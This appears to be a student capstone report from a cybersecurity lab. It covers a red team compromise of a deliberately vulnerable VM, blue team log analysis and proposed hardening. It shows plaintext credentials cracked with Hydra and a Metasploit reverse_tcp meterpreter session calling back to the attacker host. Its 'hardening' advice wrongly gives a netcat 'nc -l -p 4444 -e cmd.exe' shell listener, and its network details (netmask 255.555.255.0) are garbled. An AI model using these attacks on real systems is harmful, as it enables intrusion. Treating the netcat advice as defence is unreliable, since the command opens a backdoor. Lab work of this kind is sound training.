

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03



Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology

Network

Address

Range: 192.168.1.8/100

Netmask: 255.555.255.0

Gateway: 0.0.0.0

Machines

IPv4: 192.168.1.8

OS: linux

Hostname: Kali

IPv4: 192.168.1.105

OS: linux

Hostname: Capstone

IPv4: 192.168.1.1

OS: Windows

Hostname: RefVM

IPv4: 192.168.1.100

OS: linux

Hostname: ELK

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles of varying shades of red and maroon, creating a complex, low-poly effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
CAPSTONE	192.168.1.105	VUINERABILITY MACHINE
KALI	192.168.1.8	ATTACKING VIRTUAL MACHINE
ELK	192.168.1.100	SIEM, KIBANA Logs
Hyper V manager,	192.168.1.1	JumpBox

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>The password was found using hydra was easily found. Lack of strong passwords and also there was nothing put in place to stop the brute force attack. Ex. too many attempts,</i>	<i>Brute forcing the attack with hydra, we was able to locate the passwords using a file that stores commonly using passwords in a file called Rockyou.txt</i>	<i>The impact of the vulnerability allowed me to gain access to the credentials and login to the secret folder with ashton credentials</i>
<i>The Apache web server was vulnerable</i>	<i>The web server for the company was available for me to easily navigate to. There wasn't any form of authentication required until i had to go inside of a secret folder.</i>	<i>The impact of the vulnerability allowed me to see public information which led me to the secret folder to find more vital information</i>
<i>The server was vulnerable to a reverse shell payload. A backdoor using root privileges.</i>	<i>A revershell payload can exploit a vulnerable system that hasn't been patched and ports closed</i>	<i>The impact of the vulnerability allowed me to create a reverse payload and access the server from a back door and implement a shell.php</i>

Exploitation: Brute Force attack using HYDRA

01

First, I was able to brute force ashtons account using hydra. After finding out his credentials, I was able to log into a secret folder that his exposed himself of having on the companies website. After logging into the secret folder, was able to see webdav/ information that contains a hashed. That hashed was ryan's password credentials





02

USER: Ashton
PW: leopoldo

USER: ryan
PW: linux4u

03

Exploitation: Expose Ashton files on apache website



01

First, I was able to navigate to apache web server 192.168.1.105:5601. The files were listed of all the employees. There were valuable information in the company folders. Also, inside one of the folders were root privileges for Ashtons account.

02

When I was inside of ashtons account, he was responsible for the company secret folder. It was listed as, /company_folders/secret_folder/. Inside of the folder was more valuable information. I was able to log into ashtons secret folders with credentials ASHTON and LEOPOLDO

03

Exploitation: reverse shell payload backdoor

01

On the Victim's machine, we were able to execute a custom reverse shell payload. I also was able to upload a shell on the backend of the root .

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:51152) at 2021-06-05 12:18:27 -0400

meterpreter > ls
Listing: /var/www/webdav
=====
Mode                Size      Type       Last modified         Name
----
100777/rwxrwxrwx  40      fil       2019-05-07 14:20:22 -0400 passwd.dav
100644/rw-r--r--  1112    fil       2021-06-05 12:06:56 -0400 shell.php

meterpreter > cd /
[*] Unknown command: cd/.
meterpreter > cd /
[*] Unknown command: cd/.
meterpreter > cd /
meterpreter > ls
Listing: /
=====
Mode                Size      Type       Last modified         Name
```



02

After being able to access the victim's machine from the payload, I was able to gain root privileges and search for the flag.

```
40755/rwxr-xr-x  4096    dir       2019-05-07 14:10:55 -0400 usr
40755/rwxr-xr-x  4096    dir       2021-01-28 10:16:40 -0500 vagrant
40755/rwxr-xr-x  4096    dir       2019-05-07 14:16:46 -0400 var

100600/rw----- 8257272  fil       2019-05-07 14:10:23 -0400 vmlinuz.old

meterpreter > cat flag.txt
p1ng0w@sh1sn@m0
meterpreter >
```

03

Blue Team

Log Analysis and Attack Characterization



Analysis: Identifying the Port Scan

- What time did the port scan occur? **The scan occurred 2:00pm on JUNE 5th**
- How many packets were sent, and from which IP? **546 packets were being sent**
- What indicates that this was a port scan? **Multiple ports were scan around the same time**



Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? **JUNE 5th** How many requests were made? **9,992 packets**
- Which files were requested? **company_folders/secret_folder** What did they contain? **The hashes for ryans PW account**



Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack? **7 hits were connected**
- How many requests had been made before the attacker discovered the password?

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory? **14 hits were made for the webdav**
- Which files were requested? **/webdav/shell.php**

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans? **I would implement a intrusion detection systems for network and port scans.**

What threshold would you set to activate this alarm? **The threshold would be any ping requests greater then 2**

System Hardening

What configurations can be set on the host to mitigate port scans?

1. **You can install a firewall to blow traffic from unwanted request.**
2. **Install a TCP Wrapper, flexibility to permit or deny access to the servers based on IP addresses or domain names.**

Describe the solution. If possible, provide required command lines. **I will set a snort tool as well that will stop and prevent port scanning**

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access? **I will set an alert for the secret folder that was brute forced and accessed. Also any 401 error codes.**

What threshold would you set to activate this alarm? **The threshold would be 3 attempts per hour**

System Hardening

What configuration can be set on the host to block unwanted access?

1. **For starters, I wouldn't have the secret folder on the company website.**
2. **I will have a lockout policy for brute force attacks.**
3. **I will a firewall for unwanted internet access.**

Describe the solution. If possible, provide required command lines. **A defense in depth module put in place with these rules and techniques for layers of security**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? **I will set a alarm just for 401 error codes.**

What threshold would you set to activate this alarm? **50 per hour**

System Hardening

What configuration can be set on the host to block brute force attacks? **I will set two factor authentications. Lock up the account, once there are so many attempts**

Describe the solution. If possible, provide the required command line(s). **Once a attacker tries to brute force, or even if they get in. They will to go through another authentication before they can get in. After many login attempts, teh account becomes locked.**

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory? **Have a alert set to trigger connections attempted to that file.**

What threshold would you set to activate this alarm? **10 attempts per hour**

System Hardening

What configuration can be set on the host to control access? **I will set a rule to have all deny to the webdav with firewall**

Describe the solution. If possible, provide the required command line(s). **This will prevent all unwanted traffic away from webdav**

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads? **A alert that monitors port 4444 or any attempts and failed connections. Also, configure a netcat tool to listen for open connections.**

What threshold would you set to activate this alarm?**The threshold would be 2 per hour. In addition to the webdav folder as well.**

System Hardening

What configuration can be set on the host to block file uploads? **Configure a netcat tool to, this will give the ability to bind outbound listening connections.**

Describe the solution. If possible, provide the required command line. **NC -l -p 4444 -e cmd.exe. You will be prompted to a host connecting you to the connection.**

*The
End*
